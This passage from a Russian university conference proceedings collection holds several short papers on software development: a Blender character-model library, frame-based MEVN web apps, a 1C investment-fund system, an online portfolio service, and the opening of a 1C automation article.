2. 5 моделей проектирования курсов: как выбрать подходящую / А. Гетман, К. Соколова // Skillbox Media : журнал. – URL: <https://skillbox.ru/media/education/5-modeley-proektirovaniya-kursov-kak-vybrat-podkhodyashchuyu/> (дата обращения: 03.10.2022).

3. Жигалова О. П. Учебные симуляторы в системе профессионального образования: педагогический аспект // АНИ: педагогика и психология. 2021. – №1 (34). – С.109-112.

УДК 004.9

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Тригуб Виталий Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Trigub Vitaly Sergeevich, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА БИБЛИОТЕКИ 3D-МОДЕЛЕЙ ИГРОВЫХ ПЕРСОНАЖЕЙ

DEVELOPMENT OF A LIBRARY OF 3D MODELS OF GAME CHARACTERS

Аннотация. Данная работа посвящена разработке библиотеки 3D-моделей игровых персонажей. В библиотеку 3D-моделей игровых персонажей можно будет добавлять модели далее интегрировав ее в игровой движок. Данная библиотека позволит собирать вместе созданные модели игровых персонажей, а также интегрировать разработанную библиотеку в любой игровой движок для разработки игры.

Abstract. This work is devoted to the development of a library of 3D models of game characters. It will be possible to add models to the library of 3D models of game characters further integrating it into the game engine. This library will allow you to collect together the created models of game characters, as well as integrate the developed library into any game engine for game development.

Ключевые слова: Blender, 3D-моделирование, 3D-графика, анатомия, анимация.

Key words: Blender, 3D modeling, 3D graphics, anatomy, animation.

В настоящее время для разработки компьютерных игр требуются модели персонажей, которые не всегда можно найти в библиотеках моделей. Существующие библиотеки позволяют только собирать модели, но большинство из них невозможно интегрировать в игровой движок. Для решения данной проблемы было принято решение разработать библиотеку 3D-моделей игровых персонажей с возможностью последующей интеграцией в игровой движок. Прежде чем приступить к разработке библиотеки необходимо провести анализ аналогов.

Был произведен анализ аналогов (Sketchfab (1), 3Dmdb (2), Quaternius (3), Free3D (4), CGTrader (5), TurboSquid (6), CadNav (7), 3DExport (8)) [1]. Результат анализа аналогов представлен в таблице 1.

Таблица 1 – Результаты анализа аналогов

Характеристика / номер аналога	1	2	3	4	5	6	7	8
Предпросмотр модели	+	-	-	-	-	-	-	-
Наборы моделей	-	-	+	-	-	-	-	-
Доступность	-	+	-	+	-	+	-	-
Универсальность	-	+	+	-	+	-	+	-
Оптимизационные работы	+	-	+	+	-	+	-	-
Степень визуализации	+	-	+	-	+	-	+	-

В результате проведенного анализа были выявлены наиболее значимые характеристики, которые будут реализованы в разрабатываемой библиотеке 3D-моделей игровых персонажей. В первую очередь будут решены задачи создания наборов моделей и их предпросмотра, которые не реализованы в большинстве аналогов. Для разработки библиотеки 3D-моделей игровых персонажей было выбрано ПО Blender.

Blender является бесплатным ПО для создания трехмерной компьютерной графики. Также имеет открыты исходный код что позволяет писать для него расширения. В данном случае будет разрабатываться библиотека для добавления в нее созданных моделей в Blender и последующего интегрирования в игровой движок. Blender использует комбинацию двух различных архитектурных шаблонов, основным из которых является шаблон модель-представление-контроллер (MVC), даже если он не очень очевиден из большой кодовой базы. Blender по определению программного обеспечения для трехмерной компьютерной графики, нуждается в графическом интерфейсе (представлении), чтобы конечный пользователь мог взаимодействовать (контроллер) с базовой логикой (моделью). Для этого код каждой части должен быть разделен в архитектуре. Когда мы приближаемся к контроллеру и просмотру Blender, мы видим, что дизайн, управляемый предметной областью, лежит ниже, потому что данные разделены на определенные домены. В обновлении 2.5 в код были добавлены контекстные структуры, которые четко определяли данные, которые каждый тип кода может считать находящимися в своем собственном контексте.

Программа позволяет пользоваться разными видами и техниками моделирования, начиная от стандартного полигонального моделирования по жесткой поверхности (hard_surface) и заканчивая моделированием кривыми и скульптингом (процессом, похожим на лепку скульптур в реальной жизни). Что позволит создать 3D-модель.

В программе можно создавать анимации любой сложности – для этого в Blender предусмотрено множество инструментов, позволяющих анимировать практически любой параметр и любое свойство объектов. Для продвинутых анимаций (вроде анимации персонажа) существует риггинг – это процесс, в котором создается скелет персонажа. Риггинг также можно сделать целиком и полностью, не выходя из Blender.

Blender обладает большим набором инструментов которые позволяют создать 3D-модель персонажа.

Создание 3D-модели игрового персонажа в Blender выполняется в три этапа.

Первый этап: для создания модели персонажа необходимо использовать следующие инструменты «переместить», «экструдировать участок», «выдавить внутрь», «фаска», «разрезка петель», «нож», «постройка полигонов», «прокрутить» и «сгладить». Результат моделирования персонажа представлен на рисунке 1.



Рисунок 1 – Моделирование персонажа

Второй этап: для текстурирования модели персонажа необходимо использовать Material Editor и вкладку Texture Paint. Работа в вкладке Texture Paint позволяет редактировать текстуру с помощью инструментов «рисовать» «смягчение» «размазывание» «клонирование» «заполнить» и «маска». В Material Editor есть два режима редактирования «мира» сцены и режим редактирования объектов. Так же есть вкладка Shader Editor в ней есть узлы, которые позволяют настроить материал и применить его к модели. Результат текстурирования модели персонажа показан на рисунке 2.



Рисунок 2 – Текстурирование модели персонажа

Третий этап: для анимирования модели персонажа необходимо использовать вкладку Animation. Для анимирования модели нужно сначала создать скелет путем добавления костей и последующего их соединения с моделью в объектном режиме. Анимирование персонажа будет происходить во вкладке Animation в ней есть окно предпросмотра и окно анимации, также есть режим позирования для изменения положения часть модели персонажа. Процесс анимирования модели персонажа продемонстрирован на рисунке 3.



Рисунок 3 – Анимирование модели персонажа

Из готовых моделей потом собирается библиотека.
Готовый вариант модели персонажа представлен на рисунке 4.



Рисунок 4 – Готовая модель персонажа

После создания нескольких моделей их необходимо собрать в библиотеку, для этого потребуется использовать язык высокого уровня Python. Для разработки библиотеки на Python используется специальный Python API. Для работы с Python API необходимо подключить модуль bpy.

Пользовательские классы должны наследоваться от одного из нескольких предопределенных классов (таково требование API) [4].

Требованием API является то, чтобы все пользовательские классы являлись статическими. Это убирает необходимость в определении для них конструктора `init` и деструктора `del`.

Все классы, зарегистрированные в API, должны обладать индивидуальными идентификаторами, по которым к ним можно будет обращаться.

Финальным, хотя и не обязательным, требованием является создание описания. Оно делается с помощью словаря `bl_info`, где по своему усмотрению можно устанавливать значения предопределенных пунктов.

Все 3D-модели игровых персонажей будут собраны в единую графическую библиотеку путем написания библиотеки для blender и последующее интегрирование этой библиотеки в один из движков Unity или Unreal Engine.

СПИСОК ИСТОЧНИКОВ

1. Подборка бесплатных ассетов для разработки игры. Текст: электронный DTF : сайт. – URL: <https://dtf.ru/s/indie-jam/702572-podborka-besplatnyh-assetov-dlya-razrabotki-igry> (дата обращения: 26.10.2022).

2. Анимация в трехмерной графике. – Текст : электронный // Masked Brothers : сайт. – URL: http://www.maskedbrothers.ru/articles/animation_basic/ (дата обращения: 26.10.2022).

3. Python API Overview. – Текст: электронный // Blender: официальный сайт. – URL: https://docs.blender.org/api/blender_python_api_2_77_0/info_overview.html (дата обращения: 26.10.2022).

4. Requirements for contributed Scripts. – Текст: электронный // Blender: официальный сайт. – URL: <https://wiki.blender.org/wiki/Process/Addons/Guidelines> (дата обращения: 26.10.2022).

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Шаповалов Евгений Эдуардович, студент, Комсомольский-на-Амуре государственный университет

Shapovalov Evgenii Eduardovich, student of Komsomolsk-na-Amure State University

ПРИМЕНЕНИЕ ФРЕЙМОВЫХ МОДЕЛЕЙ ПРИ РАЗРАБОТКЕ МАСШТАБИРУЕМЫХ ВЕБ-ПРИЛОЖЕНИЙ

THE USE OF FRAME MODELS IN THE DEVELOPMENT OF SCALABLE WEB APPLICATIONS

Аннотация. Разработана методика создания масштабируемых программ, основанная на теории фреймов. Рассмотрен технологический стек, поддерживающий механизмы изменяющихся структур баз данных и адаптивно подстраивающихся под эти структуры элементы графического интерфейса. Используемый стек технологий: MongoDB – NoSQL документно-ориентированная база данных, Express.js – библиотека для приложений, написанных на Node.js, Vue.js – фреймворк, для создания клиентских приложений, Node.js – js-платформа для создания различных приложений на JavaScript. Приведены результаты использования рассмотренной теории в практике при создании веб-приложения.

Abstract. A technique for creating scalable programs based on the theory of frames has been developed. The technological stack supporting mechanisms of changing database structures and elements of the graphical interface adaptively adapting to these structures is considered. Technology stack used: MongoDB – NoSQL document-oriented database, Express.js is a library for applications written in Node.js, Vue.js framework for creating client applications, Node.js – js is a platform for creating various javascript applications. The results of using the considered theory in practice when creating a web application are presented.

Ключевые слова: разработка приложений, теория фреймов, веб-приложения, клиентское приложение, серверное приложение, NoSQL базы данных.

Key words: application development, frame theory, web applications, client application, server application, NoSQL databases.

В настоящее время большинство проблем в различных областях и сферах человеческой деятельности решаются благодаря программному обеспечению. Ключевым критерием оценки качества предлагаемого программного решения является охват предметной области. Чем больше функционала относительно предметной области предлагает приложение, тем меньше трудозатрат потребуется разработчикам при поддержке программы, а также выпуске новых версий программного продукта.

Переход общества от постиндустриальной эпохи к цифровой задает новые тренды во многих сферах производства, в том числе и в производстве программного обеспечения. В постиндустриальном обществе было достаточно использовать подход, при котором готовое программное обеспечение выполняло только те функции, которые были необходимы заказчику. Поскольку в цифровой эпохе требования к разработке увеличиваются, меняются и подходы. Появилась потребность к ускоренным темпам выпуска но-

вых программ. В настоящее время данную потребность закрывают со стороны проектирования – использованием различных нотаций и CASE-средств, со стороны разработки – применением фреймворков и библиотек. Незакрытым вопросом остается формулировка подхода, помогающего быстро и эффективно создать модель цифрового продукта, который будет соответствовать требованиям и запросам «новой» экономики. Необходимы такие модели, которые будут решать не конкретную задачу, а охватывать классы задач или же решать один класс задач, но охватывать разные предметные области.

Проблема малого охвата предметной области возникает на стадии проектирования приложения. При этом независимо от того какая модель жизненного цикла программного обеспечения выбрана: каскадная или итерационная. Данная проблема зачастую возникает на стадии идеи-концепции, то есть в самом начале разработки.

Цель исследования разработать конкретный алгоритм действий для эффективного создания моделей цифровых продуктов, охватывающий классы задач и различные предметные области.

Для достижения цели ставились следующие задачи:

- сформулировать методику на основе теории фреймов;
- выбрать набор технологий и инструментов с поддержкой концепций, заложенных в методику;
- применить разработанную методику на практическом примере, при создании программного обеспечения.

Научная новизна исследования заключается в создании и определении методики представления знаний на основе теории фреймов для эффективной разработки приложений [1, 2].

Практическая значимость исследования заключается в разработанном прототипе приложения «Конструктор хакатонов» и применении данной методики при проектировании и разработки программного обеспечения.

В целом проблема представления знаний (малый охват предметной области) является принципиально новой, которая раньше не встречалась при создании программного обеспечения. Решением данной проблемы является специальная организация данных – фреймовая организация.

Одной из задач данной работы является разработка методики и алгоритмов, позволяющих в результате анализа любой предметной области создать универсальную в рамках своего класса, масштабируемую модель.

В основе разработанной методики лежит теория фреймов. Ключевые характеристики данного подхода отражены в следующем выражении [3, 4]:

$$fr[\langle N1, V1 \rangle, \langle N2, V2 \rangle, \dots, \langle Nk, Vk \rangle],$$

где fr – имя фрейма; пара $\langle Ni, Vi \rangle$ – i -ая ячейка, Ni – имя ячейки и Vi – её значение.

Значение ячейки может быть представлено последовательностью:

$$\langle J1 \rangle \langle Oi \rangle; \dots; \langle Jn \rangle \langle On \rangle; \langle E1 \rangle; \dots; \langle Em \rangle,$$

где Ji – имена атрибутов данной ячейки; Oi – значение атрибутов данной ячейки; Ej – ссылки на другие ячейки.

Фрейм – это определенная структура данных, помогающая в представлении стереотипной ситуации. Фрейм можно представлять в виде структуры сети, состоящей из узлов и связей. Так называемые «Основные (верхние) уровни» фрейма четко определены, так как образованы понятиями, которые абсолютно справедливы по отношению к предполагаемой ситуации [5]. На более низких уровнях имеется много особых вершин (ячеек), которые должны быть заполнены характерными примерами или данными (рисунок 1).

Таким образом методика, точнее алгоритм действий при разработке выглядит следующим образом:

- определение основного объекта (объект автоматизации), на который направлена разработка программного обеспечения;

- детализация объектной информации, установление между ними связей, отношения включения;
- выявление у всех объектов наборов атрибутивной информации.

Далее следует для каждого атрибута выяснить значение и его тип данных. Данный этап зависит непосредственно от используемого программного инструмента.




Рисунок 1 – Пример формализации фрейма

Для проверки сформулированных гипотез и работоспособности методики была решена задача проектирования и создания веб-сервиса «Конструктор хакатонов» [6, 7]. Был проведен анализ предметной области относительно основного понятия, далее были определены связанные объекты (рисунок 2).




Рисунок 2 – Объектная модель

У каждого связанного объекта была определена атрибутивная информация (рисунок 3).




Рисунок 3 – Детализация связанного объекта

Для реализации созданной модели, использовался следующий технологический набор программных инструментов:

- MongoDB – документоориентированная база данных, требует описания схемы для таблиц. Основывается на принципах NoSQL и использует JSON формат. MongoDB необходима, когда есть потребность в масштабируемой базе данных;
- Express.js – многофункциональный фреймворк Node.js. Благодаря данному инструменту появляется возможность уменьшить количество кода, написанного на Node.js. Тем самым уменьшается шанс получения ошибок, улучшение читаемости кода. Упрощается дальнейшее сопровождение программного обеспечения;
- Vue.js – JavaScript-фреймворк для создания клиентских приложений. У данного фреймворка присутствует возможность создания одностраничных приложений с использованием реактивности;
- Node.js – программная платформа позволяющая использовать JavaScript в качестве серверного языка программирования.

Достоинствами набора технологий MEVN является:

- использование JavaScript на всех уровнях разработки, от клиентской до серверной, что упрощает процесс и делает разработку более быстрой и эффективной;
- отсутствие зависимости от платформ;
- наличие и поддержка реактивности графического интерфейса.

С помощью использования вышеперечисленных технологий объектная модель полностью переносится на документоориентированную структуру. Механизмы динамического связывания данных v-model (двунаправленное связывание данных) и реактивного отображения v-for (для итерационного взаимодействия с наборами данных необходимых для отображения) и v-if (для реализации добавления или удаления из списка DOM-элементов тех или иных элементов управления) помогают в поддержке фреймовой структуры объекта.

Вся информация об объектах хранится в документах общей коллекции в формате JSON (рисунок 4).

Далее с помощью директивы v-for объект с динамической структурой выводится на клиентскую форму, и предоставляются необходимые элементы управления для его заполнения.

После запроса к базе данных и формированию временного js-объекта уже на клиенте можно с помощью тех же самых директив сформировать страницу, которая необходима. Так как элементы управления имеют свою атрибутику, можно легко с данными элементами взаимодействовать (рисунок 5).

Для более отлаженной работы механизма следует использовать специализированную библиотеку Mongoose – это библиотека объектно-ориентированного программирования JavaScript, которая создает соединение между MongoDB и средой выполнения JavaScript Node.js.




Рисунок 4 – Хранение данных



Рисунок 5 – Формирование элементов графического интерфейса

В целом, применение разработанной методики, позволяет исключить проблему охвата предметной области и предотвратить ошибки, мешающие программному продукту иметь масштабируемую архитектуру.

СПИСОК ИСТОЧНИКОВ

1. Осуги, С. Приобретение знаний / С. Осуги, Ю. Саэки. – Том 3. – Москва : Мир, 1990. – 304 с.
2. Минский, М. Фреймы для представления знаний / М. Минский. – Москва : Энергия, 1979. – 151 с.
3. Теория фреймов и разработка экспертной системы // topref : база знаний. – URL: <https://topref.ru/referat/50749.html> (дата обращения 08.10.2022).
4. Теория фреймов // diplomba : база знаний. – URL: <https://diplomba.ru/work/128648> (дата обращения 10.10.2022).
5. Некрасов С. И. Значение теории фреймов в современной науке / С. И. Некрасов, Н. С. Молчанова // Научные ведомости Белгородского государственного университета. – 2009. – № 16. – С. 13-17.

УДК 004.45

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Ячменев Александр Александрович, студент, Комсомольский-на-Амуре государственный университет

Yachmenev Alexandr Alexandrovich, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА И ПРОЕКТИРОВАНИЕ ИНФОРМАЦИОННОЙ СИСТЕМЫ ДЛЯ КОНТРОЛЯ И АНАЛИЗА ИНВЕСТИЦИОННОГО ФОНДА ПРЕДПРИЯТИЯ

DEVELOPMENT AND DESIGN OF AN INFORMATION SYSTEM FOR THE CONTROL AND ANALYSIS OF THE INVESTMENT FUND OF THE ENTERPRISE

Аннотация. Стратегия развития отрасли информационных технологий создает новые решения для различных сфер производства. Внедрение информационных технологий в эти сферы способствуют повышению производительности труда и снижению трудоемкости процесса. Процесс контроля и анализа инвестиционного фонда предприятия не является исключением. Среди аналогов существующих конфигураций ИС не было вы-

явлено информационной базы, которая в полной мере отвечала запросам заказчика. Представленное решение позволяет полностью автоматизировать процесс контроля и анализа инвестиционного фонда предприятия. Практическая значимость работы обусловлена уменьшением количества времени для отработки инвестиционных заявок в два раза, а также возможностью интегрирования информационной системы 1С «Единая инвестиционная база» в предприятиях различного масштаба.

Abstract. The development strategy of the information technology industry creates new solutions for various areas of production. The introduction of information technologies in these areas helps to increase labor productivity and reduce the complexity of the process. The process of control and analysis of the company's investment fund is no exception. Among the analogues of existing 1С configurations, no information base was identified that fully met the customer's requests. The presented solution allows you to fully automate the process of control and analysis of the investment fund of the enterprise. The practical significance of the work is due to the reduction in the amount of time for processing investment applications by two times, as well as the possibility of integrating the 1С «Unified Investment Base» information system in enterprises of various scales.

Ключевые слова: автоматизация, фонд, предприятие, бизнес-процесс, анализ, разработка, проектирование.

Key words: automation, foundation, enterprise, business process, analysis, development, design.

В ходе развития отечественного бизнеса, включая с 1991 года большую долю рынка бизнес-программ занимает Фирма 1С и ее продукты. Почти за 30 лет существования фирмы «1С» ИТ-решения прошли большой путь развития от простой программы для ведения учета и сдачи отчетности до многопользовательских систем класса ERP (англ. Enterprise Resource Planning – планирование ресурсов организации). Сегодня продукты «1С» – это широкий ассортимент типовых решений и отраслевых конфигураций, которые позволяют автоматизировать любые бизнес-процессы в компаниях самых разных отраслей и масштабов.

Стратегия развития отрасли информационных технологий создает новые решения для различных сфер производства. Внедрение информационных технологий в эти сферы способствуют повышению производительности труда и снижению трудоемкости процесса. Процесс контроля и анализа инвестиционного фонда предприятия не является исключением. Актуальность темы данной работы обусловлена необходимостью уменьшения количества времени для отработки инвестиционных заявок и сокращения трудоемкость подразделений предприятия, участвующих при формировании инвестиционного фонда.

Среди аналогов существующих конфигураций 1С не было выявлено информационной базы, которая в полной мере отвечала запросам заказчика.

Целью работы является исследование, проектирование и разработка процесса контроля и анализа ведения инвестиционного бюджета предприятия на примере Производственного центра Филиала ПАО «Корпорация «Иркут» «Региональные самолёты»» в г. Комсомольске-на-Амуре.

В ходе исследования были проанализированы работы российских и зарубежных авторов: Fotios Kalantzis [1], Aijie Lin [2], Мунько С.Н. [3], Энгель Л.И. [4], Мунько С.Н. [5]. Были использованы методы логического и статистического анализа в процессе исследования проблемы.

Перед переходом к этапу разработки данной конфигурации был построен алгоритм выполнения процесса (рисунок 1). В системе определено четыре типа пользователей, данное разделение позволяет разделить работу по проработке каждой конкретной инвестиционной заявке. Благодаря разделению прав доступа, каждый пользователь знает, что ему необходимо выполнить на различных этапах согласования заявки. Представленный алгоритм позволяет устранить следующие проблемы:

1 длительное согласование – данная проблема косвенно решена путем рассылки уведомлений по корпоративной почте сотруднику, которому необходимо выполнить операции конкретные операции на текущем этапе;

2 нехватка компетенций для ответа – данная проблема решается внедренной матрицей ответственности, благодаря которой система автоматически определяет нужного руководителя;

3 не заинтересованность заказчика в прикреплении обоснования – данная проблема решена путем невозможности согласования инвестиционной заявки при отсутствии обосновывающих документов;

4 жестко заданное направление инвестиционной заявки – данная проблема решена разработанным, гибким алгоритмом, который позволяет откатываться на предыдущие этапы согласования для корректировки и доработки данных;

5 не проведен анализ возможностей Производственного центра – данную проблему помогают исключить конкретные этапы согласования, в которых экономисты предприятия могут проинформировать заказчика о возможностях Производственного центра.

Представленное решение позволяет полностью автоматизировать процесс контроля и анализа инвестиционного фонда предприятия. Практическая значимость работы обусловлена уменьшением количества времени для отработки инвестиционных заявок в два раза, а также возможностью интегрирования информационной системы 1С «Единая инвестиционная база» в предприятиях различного масштаба.

Реализация представленной модели бизнес-процесса позволяет структурировать информацию об инвестиционных заявках на предприятии. Система настроена так, что при переходе с этапа на этап сотрудник, который должен выполнить свою работу в системе получает уведомление по корпоративной почте о необходимости действий по конкретной заявке. Данная разработка позволяет ускорить процесс согласования и контроля инвестиционной заявки в среднем на 50 %.




Рисунок 1 – Разработанная модель бизнес-процесса

СПИСОК ИСТОЧНИКОВ

1. Labour productivity improvements from energy efficiency investments // Scienedirect. The experience of European firms URL: <https://www.sciencedirect.com/science/article/abs/pii/S0360544222007812> (дата обращения: 10.10.2022).
2. Investment // Digital finance and investment of micro and small enterprises: Evidence from China /Scienedirect: ежедн. интернет-изд. 2022. URL: <https://www.sciencedirect.com/science/article/abs/pii/S1043951X22001043> (дата обращения: 10.10.2022).
3. Масленникова, О.Е. Адаптивное сопровождение ИТ-решений (на примере конфигураций 1С: Предприятие 8.3) / О.Е. Масленникова // Отходы и ресурсы – 2019. – №4. – С. 20.
4. Энгель, Л.И. Ведение программы 1С 8.2 «ЗУП» с целью модернизации учетных процессов / Л.И. Энгель // Отходы и ресурсы – 2018. – № 12. – С. 51-53.
5. Мунько, С.Н. Методы решения актуальности при обмене данных в информационных системах / С.Н. Мунько, В.В. Крейдунова // Динамика систем, механизмов и машин – 2016. – № 2. – С. 354-356.

УДК 004.45

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Ячменева Ксения Алексеевна, студент, Комсомольский-на-Амуре государственный университет
Yachmeneva Ksenia Alekseevna, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА ОНЛАЙН-СЕРВИСА «ЭЛЕКТРОННОЕ ПОРТФОЛИО»

DEVELOPING ONLINE SERVICE «ELECTRONIC PORTFOLIO»

Аннотация. Развитие интернет-технологий современного общества побуждают к усовершенствованию коммуникативных способностей. Многие сферы выходят в онлайн и работодателям нужны специалисты, которые могут не только преподнести себя с лучших сторон, но и работать с цифровыми ресурсами. Самопрезентация необходима в различных сферах от различных производств до информационных технологий, и может представлять собой портфолио, резюме, презентацию или краткую анкету. Сфера образования является отличным примером необходимости наличия портфолио. Реализация веб-приложения позволит конструировать документы с разным содержанием. Пользователь сможет сам настраивать параметры портфолио. Благодаря этому разработка позволит создавать уникальную самопрезентацию.

Abstract. The development of Internet technologies in modern society encourages the improvement of communication skills. Many areas go online and employers need specialists who can not only present themselves from the best side, but also work with digital resources. Self-presentation is necessary in various fields from various industries to information technology, and can be a portfolio, resume, presentation or short questionnaire. Education is a great example of the need for a portfolio. The implementation of a web application will allow

you to design documents with different content. The user will be able to customize the portfolio settings. The development will allow you to create a unique self-presentation.

Ключевые слова: электронный портфолио, интернет-сервисы, самопрезентация, резюме, динамическое программирование, динамическое веб-приложение, динамическая база данных.

Key words: electronic portfolio, Internet services, self-presentation, resume, dynamic programming, dynamic web application, dynamic database.

В современном обществе необходимо постоянное совершенствование коммуникативных способностей из-за развития интернет-технологий. Все больше сфер выходят в онлайн и работодателям нужны специалисты, которые могут не только преподнести себя с лучших сторон, но и работать с цифровыми ресурсами. Все эти навыки выявляются вовремя самопрезентации. И, если раньше собеседование проходило очно, то сейчас актуализируется заочное представление.

Самопрезентация необходима в различных сферах от различных производств до информационных технологий, и может представлять собой портфолио, резюме, презентацию или краткую анкету. Сфера образования является отличным примером необходимости наличия портфолио.

Портфолио учителя – это способ фиксирования, накопления материалов, демонстрирующих уровень профессионализма учителя и умение решать задачи своей профессиональной деятельности. Портфолио учителя показывает уровень подготовленности педагога и уровень активности в учебных и внеучебных видах деятельности.

Электронное портфолио педагога – это веб-ресурс, сайт учителя, который отражает индивидуальность и профессиональные достижения владельца.

Теоретической основой исследования послужили работы российских и зарубежных авторов: Ожиганова С.В. [1], Сыздыклаева А.Р. [2], Феденок А.В. и Ворончагина Г.А. [3], Junliang Chen [4], Parisa Rastin [5], Jinli Cao [6], Lung Vu [7], Jie Zhang [8], Lewis Nitschinsk [9]. В процессе исследования проблемы использовались методы логического, статистического анализа. В результате исследования была подтверждена актуальность темы, а также выявлены преимущества электронного портфолио:

- 1 формирование динамического шаблона для заполнения;
- 2 адаптивность;
- 3 быстрая навигация;
- 4 доступность редактирования на любых устройствах.

Разработка онлайн-сервиса для создания портфолио позволит:

- 1 сократить время оформления портфолио;
- 2 отобразить ключевые навыки и достижения;
- 3 создать уникальную самопрезентацию.

После анализа современных стеков технологий, был выбран стек MERN (Mongo, Express, React, Node).

Так как сервис представляет собой динамическое веб-приложение, подходит использование документно-ориентированной системы управления базами данных MongoDB, документы которой не обязательно должны иметь одинаковый набор полей или структуру, а общие поля могут содержать разные типы данных.

Динамическое веб-приложение – набор веб-страниц, построение которых происходит путем отправки запроса с набором признаков на сервер, выстраиванием содержания страницы с помощью правил и отображением собранной страницы пользователю.

В отличие от статического веб-приложения, динамическое выстраивает индивидуальную страницу в соответствии с потребностями пользователя.

Например, страница, которая отображается в данный момент в окне браузера, в таком виде не существует. Она собрана из отдельных частей (шаблонов), которые собирает сервер в одно целое. То есть, при запросе какой-либо страницы, веб-сервер обрабатывает запрос и собирает из отдельных частей веб-страницу и отдает её на просмотр в браузере. Меняется только контент страницы, а шаблон страницы остается неизменным. Модель динамической веб-страницы представлена на рисунке 1.




Рисунок 1 – Построение динамической страницы

Node.js подходит для создания быстрых масштабируемых сетевых приложений, поскольку позволяет одновременно обрабатывать большое количество соединений с высокой пропускной способностью, что равноценно высокой масштабируемости.

Express – это минималистичный и гибкий веб-фреймворк для приложений Node.js, предоставляющий обширный набор функций для мобильных и веб-приложений.

React предназначен для создания интерактивных пользовательских интерфейсов и позволяет эффективно обновлять и отрисовать только нужные компоненты при изменении входных данных.

Одним из главных требований при создании ПО является интуитивно понятный интерфейс и полноценный функционал. Пользователю будет доступно:

- 1 предварительный просмотр примера портфолио;
- 2 заполнение, редактирование и удаление введенной информации;
- 3 добавление ссылок, фотографий, видео материалов, презентаций;
- 4 сохранение онлайн формата портфолио;
- 5 конвертирование готового портфолио в форматы .doc и .pdf.

Прототипы страниц представлены на рисунках 2, 3 и 4.




Рисунок 2 – Прототип главной страницы



Рисунок 3 – Прототип страницы конструктора




Рисунок 4 – Прототип страницы регистрации

Реализация веб-приложения позволит конструировать документы с разным содержанием. Пользователь сможет сам настраивать параметры портфолио. Благодаря этому разработка позволит создавать уникальную самопрезентацию.

СПИСОК ИСТОЧНИКОВ

1. Ожиганова, С. В. Систематизация опыта работы учителя на основе использования электронного портфолио / С. В. Ожиганова // Вестник московского городского педагогического университета. Серия: Информатика и информатизация образования. – 2008. – №11. – С.280-283.
2. Сыздыклаева, А.Р. Интернет-сервис «Электронное портфолио учителя» / А. Р. Сыздыклаева // Инновации в Образовании (Казахстан). – 2015. – №3(22). – С. 48-50.
3. Феденок, А. В. Электронный портфолио учителя как средство профессионального развития педагога / А. В. Феденок, Г. А. Ворончагина // Информатизация образования: теория и практика сб. материалов междунар. науч.-практ. конф. Омск, 20-21 нояб. 2015г. – ООО «Полиграфический центр КАН», 2015. – С. 256-259.
4. Junliang Chen Session persistence for dynamic web applications in Named Data Networking / Xiuquan Qiao, Pei Ren, Junliang Chen, Wei Tan, M. Brian Blake, Wangli Xu // Journal of Network and Computer Applications – Volume 125, 1 January 2019, Pages 220-235.
5. Parisa Rastin A new sparse representation learning of complex data: Application to dynamic clustering of web navigation / Parisa Rastin, Guénaél Cabanes, Basarab Matei, Younès Bennani, Jean-Marc Marty // Pattern Recognition – Volume 91, July 2019, Pages 291-307.
6. Jinli Cao Knowledge transfer-based distributed differential evolution for dynamic database fragmentation / Yong-Feng Ge, Maria Orłowska, Jinli Cao, Hua Wang, Yanchun Zhang // Knowledge-Based Systems – Volume 229, 11 October 2021, 107325.
7. Lung Vu Efficient algorithms for mining closed high utility itemsets in dynamic profit databases / Trinh D.D. Nguyen, Loan T.T. Nguyen, Lung Vu, Bay Vo, Witold Pedrycz // Expert Systems with Applications – Volume 186, 30 December 2021, 115741.
8. Jie Zhang The effect of online self-presentation on self-esteem of sensory impairments students: Mediation of social support / You Yu, Jie Zhang, Jiajing Liu // Journal of Affective Disorders Reports – Volume 10, December 2022, 100392.
9. Lewis Nitschinsk The dark triad and online self-presentation styles and beliefs / Lewis Nitschinsk, Stephanie J. Tobin, Eric J. Vanman // Personality and Individual Differences – Volume 194, August 2022, 111641.

Абрамсон Елизавета Владимировна, старший преподаватель кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Abramson Elizaveta Vladimirovna, Senior Lecturer of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Демидов Эдуард Даниилович, студент, Комсомольский-на-Амуре государственный университет
Demidov Eduard Daniilovich, student of Komsomolsk-na-Amure State University

СИСТЕМА АВТОМАТИЗАЦИИ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ 1С

1С ENTERPRISE AUTOMATION SYSTEM

Аннотация. В данной статье описана система автоматизации деятельности, предприятия, описаны базовые возможности этой программы, а также описана процедура создания нового пользователя. Помимо этого, также описан способ создания групп доступа, необходимых для упрощения назначения прав для различных групп пользователей.

Abstract. This article describes the automation system of an enterprise, describes the basic features of this program, and also describes the procedure for creating a new user. In addition, a method for creating access groups necessary to simplify the assignment of rights for various user groups is also described.

Ключевые слова: 1С, 1С Предприятие, управление торговлей, описание, пользователь, группа прав доступа.

Key words: 1С, 1С Enterprise, trade management, description, user, access rights group.

Введение

В современном мире, даже для малого бизнеса уже не обойтись без систем автоматизации деятельности информации. Помимо ведения учета товара, необходимо также введение бухгалтерской отчетности и многое другое. Поэтому на рынке представлены различные системы управления базами данных предприятия. Одной из крупных отечественных систем является программа 1С: Предприятие.

Краткое описание

